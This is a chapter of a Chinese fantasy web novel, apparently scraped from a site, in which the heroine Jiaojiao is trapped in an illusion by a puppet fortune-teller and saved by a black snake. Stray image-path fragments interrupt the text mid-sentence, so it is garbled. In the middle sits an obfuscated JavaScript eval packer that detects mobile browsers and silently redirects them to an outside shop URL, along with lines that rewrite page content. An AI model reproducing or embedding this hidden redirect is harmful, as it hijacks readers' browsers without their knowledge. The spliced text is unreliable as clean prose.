修士们齐聚益州城,街上热闹非凡,小商小贩们也抓紧出来做生意。
除了普通人日常生活所用的东西,街道两侧还摆满了修士们所需要的丹药、兵器等,不过大多是凡品。
即使是细雨蒙蒙,也丝毫没有减少行人的数量。
赵秋心兴致很高,拉着她在各个商铺之间游走。
不过赵秋心很穷,大多数时间只是看看,并不买。
皎皎则是连看的心思都没有,她对着赵秋心拿过来的一只木雕小猫敷衍地赞美了几句,目光却游离着。
她刚刚就那样踏出了旅馆,没有人阻拦。
这是不是说明,乌瓷根本就无所谓她离开没有?
那她岂不是就能这样逃脱?
在别处隐藏两天,等到大会开始时,再去找沉雪哥哥,岂不妙哉?
她的目光在四周搜寻着,试图看到一点被注视被跟踪的蛛丝马迹,但周围人来人往,没有人注意到她,似乎很安全。
赵秋心的声音传来:“你很喜欢这只小猫吗?”
皎皎这才发现自己将那只木雕小猫一直握在手里。
这只小猫不大,皎皎一只手便可以将其包裹在手心里。
小猫雕刻得活灵活现,是一只三花猫闭着眼睛趴在地上睡觉的姿态,非常可爱。
皎皎当然喜欢小猫,但是现在心思不在这里,正要放下,却突然想起来冰冷、神秘的黑蛇。
黑色的鳞片泛出锦缎一样的光泽。
她恶狠狠地道:“喜欢,我就喜欢这种毛茸茸的小动物,最讨厌那种又长又有毒,浑身都是硬巴巴的鳞片,可怕又冰冷,还没有毛绒的动物了!”
赵秋心:“哦哦。”
她放下了手里的一个小蛇雕塑。
小蛇盘起来,仰起头来吐着信子,被雕刻得憨态可掬。
今年是蛇年,所以摊主雕刻了不少蛇来卖。
店主是一个脸上满是皱纹的大爷,平时干木匠活,趁人多,雕刻了许多小动物来卖。
听到这个水灵灵的小姑娘这样说话,大爷道:“小姑娘,今年可是蛇年呀。”
蛇年?
乌瓷是不是属蛇的?
联想到这里,皎皎点头道,心情终于舒畅了一点:“不错,本命年容易不顺,是个好消息。”
不过,一路走来好像也没有感到乌瓷有多不顺,好可惜。
前面一丛火焰猛得喷向天空,火龙在天空张牙舞爪,细雨似乎都顺便被它蒸发成水汽,引来人群一片惊叹,也吸引了赵秋心和皎皎的目光。
人太多,到处都是摆摊的,或者是耍把戏的,人头攒动,很难看清楚每一处人们驻足的地方都是卖什么、干什么的。
但这簇火焰在空中绽放,瞬间就吸引了大多数目光。
赵秋心眼睛一亮,立刻拉着皎皎往那边而去。
皎皎连忙放下手中的小猫。
被人群围绕在中心的,是一个表演喷火的汉子。
只见他手里拿着一个火把,深吸一口气,再对着火把猛得呼出去,斜上方顿时出现一条几乎一米长的火龙。
周围的人们一阵惊叹,其中不乏夹杂着许多修士打扮的人。
喷火本是常见的杂技,虽然热闹,但也不算厉害。
赵秋心看了片刻,却是道:“这人有真本事。”
闻言,皎皎也定睛看去。
这才发现这汉子并非传统的,靠嘴里含着油,将油喷出去经过火焰,再形成一条火龙。
他嘴里只是呼出气,而有时候呼出的气甚至不经过手中的火把,那火把更像是一个用来吸引目光的道具。
凭空口吐火龙,在修士之中也是值得惊叹的。
赵秋心半开玩笑道:“也许是个剑修,被秘境吸引而来,趁人多赚点外快。”
修士可以选择修不同的道,修道的同时也修心,不同的道也会塑造修士的处事方式,长此以往,也就在世人心中形成了刻板印象。
比如剑修大多穷且坚定,符修聪慧过人,器修多数堆金积玉等等。
听完赵秋心的话,皎皎问:“蛊修呢?”
“蛊修嘛......修蛊的人并不多,且容易反噬。”赵秋心摸着下巴,正要说什么,想起皎皎的师兄身上就经常游走着一条蛇,于是改口道:“修蛊的人决绝果断,愿意为获得力量付出一定的代价。”
最符合世人心中侠客形象的,当然还属剑修。
就比如江沉雪那种的。
喷火的这里,围着不少耍把式的,两个人一路走一路看。
最后来到了一个小方桌前,旁边的幢幡中间写着两个醒目的大字“算命”,下面写着差不多的大字:“十两一次。”
小字则写着未卜先知,寻人失物,姻缘子女等等。
除了价格贵得令人咋舌外,整个算命摊子看起来平平无奇。
排队的人却很多。
这算命的有什么特别?
推演卦象是一门特别高深的学问,真的能够算命,预测吉凶或未来的,早就被当成仙盟或者朝廷的座上宾了。
皎皎心中觉得奇怪,不由得多看了两眼,队伍里有两个人在聊天:“王真人平常神出鬼没,只给有缘人算命,你我今日真是幸运呀。”
“真人料事如神,”聊天的人压低了声音,“听说得了菩萨真传呢。”
皎皎一听,便知这所谓“王真人”名号水分居多,抬脚就走。
往前走了几步,一阵妖风迷了眼睛,这风很大,吹得人几乎都要站立不稳,皎皎的头发在狂风中舞动。
等到这阵风散去,皎皎眨眨眼睛,恢复视力时,赵秋心不见了,排队的人也不见了,喧闹的市场,热闹的人群,喷火的,摆摊的,都不见了。
目之所及是冷清的街道,透露着热闹散尽后的清寂。面前摆着一个小方桌,一个穿长衫的瘦削男子坐在桌前,旁边是写着“算命”二字的幢幡。
瘦削男子坐在那里,似乎等着皎皎。
皎皎略加思索,目不斜视地继续往前,只和那男子擦肩而过。
很快,皎皎就又出现原地,不远处是那小方桌。
这样又走了几次,还是这般场景,而且皎皎也没发现阵眼或其他异常。
避无可避,皎皎坐在了桌前。
瘦削男子面带微笑,穿一身长衫,手中折扇轻轻摇晃,确实有几分世外高人的风范。
他上下打量几眼皎皎。
这种算命的,大多会从衣着神态等,对前来算命的人形成一个初步的判断。
算命的先自我介绍了:“我姓王,靠摆摊算命挣些薄银,看小道友有缘,想给你免费卜一卦。”
皎皎道:“不需要。”
算命的还是笑着,似乎已经预料到了她的拒绝。
皎皎刚说完拒绝的话,就感到一股强大的力量拽着自己的手往上,把自己的手拽着放到了桌面上。
皎皎的手死死握成拳,和那股力量对抗。
她说:“你误会了,我不是不想算卦,而是不想免费算卦。”
对面的人脸上表情不变,看着她,那副样子就好像在说看你还能玩出什么花样。
皎皎道:“我听家里长辈说过,卜卦本是逆天而行,若是不付卦资,报应会现在自己身上的。”
她是骗人的,她根本没听过这种说法,只是为了拖延时间罢了。
“我没有十两银子,我的钱都在客栈,要不你随我一起回去。”
那股力量已经有些失去耐心了,用力掰着皎皎的手指,大有再不松手就把她的手指碾碎的势头。
皎皎吃痛,闷哼一声,坚持不住将手松开了。
她藏在桌下的另一只手同时猛得一扬,手中是一个巴掌大的符咒,符咒从她手中甩到了王真人的脸上,继而无风自燃。
火势猛得变大,将王真人的整个头笼罩住。
皎皎一个飞踢踹向竖立在桌子旁边的幢幡。
片刻后,被幢幡化成的布条捆绑住两个胳膊的皎皎又坐到了原来的椅子上。
王真人的头发被烧光了,脸上一片焦黑,脸上的微笑却丝毫不改。
皎皎道:“你到底想干什么?”
她刚刚逃跑的举动失败了,不过也为她带来了一个讯息:对面这位不是真人,只是幻化出来的一个傀儡。
傀儡的笑面一如既往,皎皎不确定她刚刚的举动有没有激怒对面。
王真人也不装了,目光盯在皎皎两侧的头发上。
他是在看束发金环。
坐在对面的王真人打了个响指,皎皎身旁两侧各出现了一个一模一样的“王真人”,伸手想要去拿金环。
它们的手刚碰到金环,就被上;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17054585|193433||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
面散发出的金光灼烧,那光芒的力度太强,瞬间将这两个傀儡打穿成了两半。
对面的王真人喃喃道:“你不是强抢过来的,这蛊虫竟然已经认你为主。”
他是想要记忆蛊。
皎皎立刻道:“好说,这个蛊虫对我而言没什么价值,只要你把我放开,我自己把金环摘下来给你。”
王真人的眼睛秃噜秃噜地转了两下,阴恻恻地笑了:“万一我一放开你,你又想杀我怎么办?”
皎皎当然准备催动鬼婴蛊,但嘴上还是说:“怎么会呢,只要你留我一条命,蛊虫都是身外之物,这点道理我还是明白的。”
王真人似乎真的在思考,他点点头:“没错,你说得有道理。”
皎皎趁热打铁:“我自己给你,你不用费力取蛊,这样对我们两个都好。”
“有道理......”王真人说着,却话锋一转:“但是,杀了你,我也不费力啊,呵呵呵......”
皎皎身旁再次出现两个傀儡,与之前不同的是,这次两个傀儡手中都拿着一把锋利的刀。
看到他们拿着刀逼近,皎皎用力地挣扎起来,可是那幡收得太紧,怎么也挣脱不开。
她心中焦急,命悬一线的恐惧,使得身体都有些僵硬。
刀划破皎皎的衣服,在她心口处留下一条浅浅的红色印记。
这时,两个傀儡的动作却停了。
一条黑蛇在地上不知何时爬了过来,吐着信子顺着爬上了皎皎的身体,直立起上半身,红色的双眼看着王真人。
对峙不过片刻,缠绕着自己的幡布一瞬间松开,耳边的声音再一次充盈起来。
刚才的场景尽数消失,她又回到了现实。
身旁的赵秋心讶异地喊了一声:“呀,这不是你师兄的蛇吗,它什么时候来的!”
黑蛇伸出红色的信子,舔舐着皎皎的脸。
皎皎发现黑蛇是在舔舐自己的泪水。
赵秋心道:“怎么了,怎么哭了?”
那是因为恐惧而产生的泪水,皎皎自己甚至都没有察觉,她平静了一下,道:“没什么,沙子迷了一下眼睛。”
透过排队的人群的缝隙,皎皎能够看到坐在桌前的那人的身影,和她刚刚看到的“王真人”一模一样。
赵秋心似乎很喜欢这条黑色的蛇,伸手想要触摸,却看到黑蛇灵活闪开,还做出了攻击性的动作。
赵秋心讪讪地收回手,却发现黑蛇的身体一动,皎皎衣服上出现了一个破洞。“你这里衣服怎么破了?”赵秋心不明所以,“是这只蛇搞的鬼吗?”
她又想起什么,四处张望道:“不会是遇见剪绺子的了吧?”
剪绺子的就是小偷,在人群密集处剪下荷包或剪开衣服偷窃财物。
皎皎已经收回了望向王真人的目光,她和“王真人”交手毫无抵抗之力,而赵秋心甚至都没有察觉有什么不对,她们两个不是对手。
皎皎握住赵秋心的手道:“我累了,回去休息吧。”
可能是周围有些危险,黑蛇在她身上缠绕得很紧,那种略微紧压的束缚感,和一个活物在身上流动的感觉,叫皎皎心中涌起一股一样的感受。
黑蛇有时候就缠在乌瓷身上,他就是这样的感觉吗?
回到客栈,那条黑蛇从皎皎的身上下来,皎皎下意识要去抓它,手只触碰到了那凉凉的鳞片。
不知不觉中,皎皎踱步到了乌瓷的房门口。
他们两人的房间本就挨着,不过皎皎刚刚心里想着事情,直接越过了自己的房间,来到了乌瓷的门前。
他在里面吗?
黑蛇一直跟着她吗?
他救了自己。
皎皎抬起手,却没有勇气敲门,她也不知道自己在犹豫什么。
今天的事,证明了乌瓷是个跟踪狂,自己偷偷逃跑的计划是泡汤了,她得想个别的办法。
不过,如果不是黑蛇,自己可能也就没命了。
她突然就有些生气,乌瓷那么坏,讨人厌,恶毒,为什么不一坏到底,为什么还要救她。
许多情绪拉扯着,叫皎皎的心情变成了烦闷。
手在空中悬了许久,她最后也没有敲门。
皎皎离开后,本来在屋中品茶的乌瓷轻轻放下茶杯。
茶杯在桌上留下一道水渍。